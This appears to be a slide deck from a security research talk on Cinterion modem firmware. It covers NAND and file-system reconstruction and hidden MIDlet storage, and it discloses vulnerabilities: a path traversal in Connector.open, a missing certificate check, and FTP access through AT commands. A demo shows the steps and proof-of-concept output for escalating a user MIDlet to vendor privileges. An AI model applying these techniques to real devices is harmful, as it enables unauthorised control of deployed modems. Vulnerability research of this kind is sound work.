
What NAND memory is about?





NAND Translation Analysis

- SA after every single sector
- Sector size is 0x200
- What if we look at SA only?



NAND Translation Analysis

- Clear LBN and LSN
- LPN can be dropped
- Linear structure

UFS Reconstruction


- Only few blocks have data
- Found blocks with UFS and modem FW

```
cinterion_block_0.bin
cinterion_block_1.bin
cinterion_block_2.bin
cinterion_block_9.bin
cinterion_block_11.bin
cinterion_block_14.bin
cinterion_block_16.bin
cinterion_block_17.bin
cinterion_block_22.bin
cinterion_block_23.bin
cinterion_block_24.bin
cinterion_block_61459.bin
```


```
0000000000: EB 00 90 20 20 20 20 20  20 20 20 00 02 04 01 00  ы P          ☻♦☺
0000000010: 01 00 02 23 75 F8 1E 00  20 00 02 00 00 00 00 00  ☺ ☻#u°▲   ☻
0000000020: 00 00 00 00 80 00 29 E6  2A 00 00 4E 4F 20 4E 41      A )ц*  NO NA
0000000030: 4D 45 20 20 20 20 46 41  54 31 36 20 20 20 00 00  ME    FAT16
0000000040: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000050: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0000000060: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

```
0000041800: 00 00 00 00 21 53 59 53  54 45 4D 5F 56 45 52 53      !SYSTEM_VERS
0000041810: 49 4F 4E 20 44 41 54 41  20 53 54 52 55 43 54 55  ION DATA STRUCTU
0000041820: 52 45 21 00 00 00 00 00  FA 00 00 00 66 11 BC 62  RE!     ú   f◄¼b
0000041830: 74 10 BC 62 D3 10 BC 62  F5 10 BC 62 F5 10 BC 62  t►¼bÓ►¼bõ►¼bõ►¼b
0000041840: 0A 11 BC 62 0B 11 BC 62  0B 11 BC 62 0B 11 BC 62  ◙◄¼bd◄¼bd◄¼bd◄¼b
0000041850: 0B 11 BC 62 0B 11 BC 62  0B 11 BC 62 0B 11 BC 62  d◄¼bd◄¼bd◄¼bd◄¼b
0000041860: 0B 11 BC 62 0B 11 BC 62  7B 00 00 00 60 12 BC 62  d◄¼bd◄¼b{   `↕¼b
0000041870: 16 11 BC 62 20 20 20 20  58 4D 4D 36 32 36 30 5F  ▬◄¼b    XMM6260_
0000041880: 56 32 5F 4C 41 52 47 45  42 4C 4F 43 4B 5F 4E 41  V2_LARGEBLOCK_NA
0000041890: 4E 44 5F 44 41 54 41 43  41 52 44 5F 52 45 56 5F  ND_DATACARD_REV_
00000418A0: 32 2E 31 30 20 32 30 32  30 2D 4D 61 72 2D 32 34  2.10 2020-Mar-24
00000418B0: 20 31 38 3A 32 34 3A 30  39 20 0A 20 20 20 20 50   18:24:09 ◙    P
00000418C0: 44 42 5F 4E 4F 54 5F 41  56 41 49 4C 41 42 4C 45  DB_NOT_AVAILABLE
00000418D0: 20 0A 00 4D 4F 44 5F 36  32 36 30 5F 56 30 35 2E   ◙ MOD_6260_V05.
00000418E0: 31 34 31 37 2E 30 30 5F  52 30 38 2E 31 5F 56 43  1417.00_R08.1_VC
00000418F0: 54 43 58 4F 00 20 20 20  20 20 20 20 20 20 20 20  TCXO
0000041900: 20 20 20 20 20 20 20 20  20 00 00 3C 6E 6F 20 6C              <no l
0000041910: 61 62 65 6C 3E 00 61 33  66 62 34 33 39 36 00 00  abel> a3fb4396
```

FS Reconstruction



Name	Ext.	Size	Created	Modified	Accessed	Attr.	1st sector
(Root directory)		16,0 KB					31
.cinterion.internal	inter...	2,0 KB	24.03.2020 20:23:02	24.03.2020 20:23:02			63
.cinterion.service	serv...	2,0 KB	24.03.2020 20:23:02	24.03.2020 20:23:02			71



MIDlets and Modem FS

- Java ME (Micro Edition)
- JAR file with Java code
- JAD file with settings

Files from UFS:

- Deleted after installation
- Copied to hidden place


```
"SLAE.jad","SL Agent Module Services","Gemalto M2M GmbH","2.2.0",0,493043,0,42
"a:/JRC-1.60.02_crn00054.04.jad","Java Remote Control MIDlet Suite","Cinterion","1.60.02",1,631315,0,1
```

MIDlets and Modem FS

```
java.lang.SecurityException: Application not authorized to access the restricted API:javax.microedition.io.Connector.file.man
ufacturer
 - com.sun.midp.security.SecurityHandler.checkForPermission(), bci=147
 - com.sun.midp.security.SecurityHandler.checkForPermission(), bci=26
 - com.sun.midp.midletsuite.MIDletSuiteImpl.checkForPermission(), bci=20
 - com.sun.midp.midletsuite.MIDletSuiteImpl.checkForPermission(), bci=18
 - com.sun.midp.main.CldcAccessControlContext.checkPermissionImpl(), bci=34
 - com.sun.j2me.security.AccessControlContextAdapter.checkPermission(), bci=4
 - com.sun.j2me.security.AccessController.checkPermission(), bci=29
 - com.sun.j2me.app.AppPackage.checkForPermission(), bci=31
 - com.sun.io.j2me.file.Protocol.checkPermission(), bci=80
 - com.sun.io.j2me.file.Protocol.checkManufacturerPermission(), bci=42
 - com.sun.io.j2me.file.Protocol.openPrimImpl(), bci=603
 - com.sun.io.j2me.file.Protocol.openPrim(), bci=5
 - javax.microedition.io.Connector.open(), bci=47
 - javax.microedition.io.Connector.open(), bci=3
 - javax.microedition.io.Connector.open(), bci=2
 - WTKSamples.helloworld.HelloWorld.startApp(HelloWorld.java:101)
 - javax.microedition.midlet.MIDletTunnelImpl.callStartApp(), bci=1
 - com.sun.midp.midlet.MIDletPeer.startApp(), bci=5
 - com.sun.midp.midlet.MIDletStateHandler.startSuite(), bci=261
 - com.sun.midp.main.AbstractMIDletSuiteLoader.startSuite(), bci=38
 - com.sun.midp.main.CldcMIDletSuiteLoader.startSuite(), bci=5
 - com.sun.midp.main.AbstractMIDletSuiteLoader.runMIDletSuite(), bci=134
 - com.sun.midp.main.AppIsolateMIDletSuiteLoader.main(), bci=26
destroyApp(true)
MIDlet:WTKSamples.helloworld.HelloWorld abnormal exit
```

Hidden FS: 4 files


- .ss – MIDlet permissions
- .ii - service information
- .ap - JAD
- .jar – MIDlet Java code



amsbackup	11/7/2022 3:37 PM	File folder	
backup	11/7/2022 3:37 PM	File folder	
_main.ks	11/4/2022 3:54 PM	KS File	1 KB
_suites.dat	11/4/2022 3:54 PM	DAT File	2 KB
_trans.dat	11/4/2022 3:54 PM	DAT File	1 KB
00000003.ap	11/4/2022 3:54 PM	AP File	5 KB
00000003.ii	11/4/2022 3:54 PM	II File	1 KB
00000003	11/4/2022 3:54 PM	Executable Jar File	612 KB
00000003.ss	11/4/2022 3:54 PM	SS File	1 KB
00000005.ap	11/4/2022 3:54 PM	AP File	5 KB
00000005.ii	11/4/2022 3:54 PM	II File	1 KB
00000005	11/4/2022 3:54 PM	Executable Jar File	477 KB
00000005.ss	11/4/2022 3:54 PM	SS File	1 KB
00000007.ap	11/4/2022 3:54 PM	AP File	2 KB
00000007.ii	11/4/2022 3:54 PM	II File	1 KB
00000007	11/4/2022 3:54 PM	Executable Jar File	287 KB
00000007.ss	11/4/2022 3:54 PM	SS File	2 KB
Otap_AtParams.bin	11/4/2022 3:54 PM	BIN File	2 KB

Hidden FS: 4 files


- .ss – MIDlet permissions
- .ii - service information
- .ap - JAD
- .jar – MIDlet Java code



NO CERTIFICATE CHECK AFTER INSTALLATION!
(CVE-2023-47611)

Hidden FS: 4 files

- .ss – MIDlet permissions
- .ii - service information
- .ap - JAD
- .jar – MIDlet Java code



Hidden FS: 4 files

- .ss – MIDlet permissions
- .ii - service information
- .ap - JAD
- .jar – MIDlet Java code

```
1  Manifest-Version: 1.0
2  MIDlet-Vendor: Cinterion
3  MIDlet-Version: 1.60.00
4  Oracle-MIDlet-Restart: false
5  Midlet-CertStore: firmware
6  Oracle-MIDlet-Autostart: 1
7  MicroEdition-Configuration: CLDC-1.1
8  MIDlet-1: JRC_Midlet,,com.cinterion.jrc.JRC_Midlet
9  Created-By: 1.7.0_07 (Oracle Corporation)
10 MIDlet-Name: Java Remote Control MIDlet Suite
11 MicroEdition-Profile: IMP-NG
```

Custom static method: CVE-2023-47615

- Any MIDlet is allowed to call
- Returns a list of all environment variables
- Leaks HIDDEN VERY SECURE paths

```
audio.samplerates
audio3d.simultaneouslocations
camera.orientations
camera.resolutions
supports.mediacapabilities
[illegible]
system.storage_root
[illegible]
system.default_storage
com.oracle.midp.ams.headless.autostart.delaytime
com.oracle.midp.ams.headless.autostart.enable
com.oracle.highlevelui.theme.file
com.oracle.highlevelui.theme.name
com.oracle.jwc.version
javax.microedition.io.Connector.protocolpath
javax.microedition.xmlapi.events.version
javax.microedition.xmlapi.version microedition.configuration
microedition.io.file.FileConnection.version
microedition.jtwi.version microedition.locale
microedition.location.version
microedition.msa.version
microedition.platform
microedition.profiles
path.separator
security.messagefile
security.policyfile
xml.jaxp.subset.version
```

FTP client: CVE-2023-47612

- Only privileged MIDlets can R/W the entire UFS
- FTP code is in JRC
- FTP is accessible via AT commands by any user

```
while(enumeration0.hasMoreElements()) {
    String s2 = (String)enumeration0.nextElement();
    if(s2.toLowerCase().indexOf(".cinterion.") >= 0) {
        continue;
    }
```

10.15.14 FTP Download to FFS (URC Mode)

Configure the service profile 1 for FTP:

AT^SISS=1,srvType,"Ftp"	Select service type FTP.
OK	
AT^SISS=1,conId,"0"	Select connection profile 0.
OK	
AT^SISS=1,address,"ftp://ftp.heise.de/pub"	Specify FTP address.
OK	
AT^SISS=1,cmd,"fget"	Select command type download.
OK	
AT^SISS=1,user,"anonymous"	
OK	
AT^SISS=1,passwd,"tester@google.com"	
OK	
AT^SISS=1,path,"file:///a:/data/"	Specify target path on local FFS.
OK	
AT^SISS=1,files,"INDEX"	Specify file to be downloaded.
OK	

Native path traversal: CVE-2023-47613

- A:/ is a UFS root
- B:/ is a hidden UFS root
- Connector.open("file:///root:/PATH")
- First checks for “../” and only then converts the escape sequence to ASCII

```
Path exists: file:///a:/

Name is:
        Path is: /a:/

Path not exists: file:///a:/../

Name is: ../
          Path is: /a:/

Path not exists: file:///a:/../../

Name is: ../
          Path is: /a:/../

Path not exists: file:///a:/../../../
```


```
Path exists: file:///b:/
Name is: Path is: /b:/
Path exists: file:///b:/../
Name is: ../Path is: /b:/
Path not exists: file:///b:/../../
Name is: ../Path is: /b:/../
Path not exists: file:///b:/../../../
Name is: ../Path is: /b:/../../
Path not exists: file:///b:/../../../../
Name is: ../Path is: /b:/../../../
```

Demo: Obtaining vendor-level privileges

1. Install user MIDlet
2. Run user MIDlet the first time
3. Exploit native path traversal
4. Run MIDlet the second time
5. Profit ☺

```
Step 0: Creating new midlet files directory
Step 0: Succcess
Step 1: Getting midlet files from secret folder
Step 1: Complete
Step 2: Creating new midlet permissons files
Step 2.1: Creating new midlet .ii file
Found file: 0000002B.ii
Step 2.2: Succcess
Step 2.2: Creating new midlet .ss file
Step 2.2: Succcess
Step 2: Complete
Step 3: Update midlet permissons files
Step 3: Complete
destroyApp(true)
MIDlet:PocMiD exited
```

```
Step 0: Creating new midlet files directory
Step 0: Succcess
Step 1: Getting midlet files from secret folder
Step 1: Complete
Step 2: Creating new midlet permissons files
Step 2.1: Creating new midlet .ii file
Found file: 0000002B.ii
Midlet already in manufacturer mode!
Found directory: file:///a:/
.cinterion.internal/

.cinterion.service/
```



AT Commands

AT Commands

- User console is enough
- Need a corpus
- Vendor AT-commands
- General AT-commands

```
at+trace=?
+TRACE: description START


at+trace=[<mode>],[<speed>],["<unit>=<umode>[,<unit>=<umode>[;...]]]",["<method>"],[PowerSavingCountdown]

<mode>:
-------------------------------------------------------------
0:        sets all units OFF [param <unit> will be ignored !]
1:        sets all units ON  [param <unit> will be ignored !]
no param: 3rd param. <units> configures trace-units
          -> trace? will then display 128 as <mode>

<speed>: (115200,230400,460800,921600,1843200,3000000,3250000,6000000)
```

AT Commands

- So many general AT-commands
- Most of them have description
- ...and a descriptor

```
aXlgnvram       DCB "+XLGNVRAM",0       ; DATA XREF: ROM:63005A98↑o
aGpsReadResetPo DCB "GPS: Read/Reset positioning information",0
                                        ; DATA XREF: ROM:63005A98↑o
aXlcsshutdown   DCB "+XLCSSHUTDOWN",0   ; DATA XREF: ROM:63005AC0↑o
aGpsShutdownGns DCB "GPS: Shutdown GNSS engine",0
                                        ; DATA XREF: ROM:63005AC0↑o
aXlcstest       DCB "%XLCSTEST",0       ; DATA XREF: ROM:63005AE8↑o
aGpsAutomaticLi DCB "GPS: Automatic link setup",0
                                        ; DATA XREF: ROM:63005AE8↑o
aXlcssuplver    DCB "+XLCSSUPLVER",0    ; DATA XREF: ROM:63005B10↑o
aGpsSetLcsSuplV DCB " GPS: Set LCS SUPL version ",0
                                        ; DATA XREF: ROM:63005B10↑o
aXlcslstr       DCB "+XLCSLSTR",0       ; DATA XREF: ROM:63005B38↑o
aGpsLocationSer DCB " GPS: Location service trigger request ",0
                                        ; DATA XREF: ROM:63005B38↑o
aXlcssuplappid  DCB "+XLCSSUPLAPPID",0  ; DATA XREF: ROM:63005B60↑o
aGpsSetModifyAp DCB "GPS: Set/Modify Appplication Id Parameters",0
                                        ; DATA XREF: ROM:63005B60↑o
aXlcsaetta      DCB "+XLCSAETTA",0      ; DATA XREF: ROM:63005B88↑o
aGpsTargetAreas DCB " GPS: Target Areas of AreaEvent Trigger Session ",0
                                        ; DATA XREF: ROM:63005B88↑o
aXlcstttplr     DCB "+XLCSTTTPLR",0     ; DATA XREF: ROM:63005BB0↑o
aGpsTransferToT DCB " GPS: Transfer To Third Party Location Request ",0
```

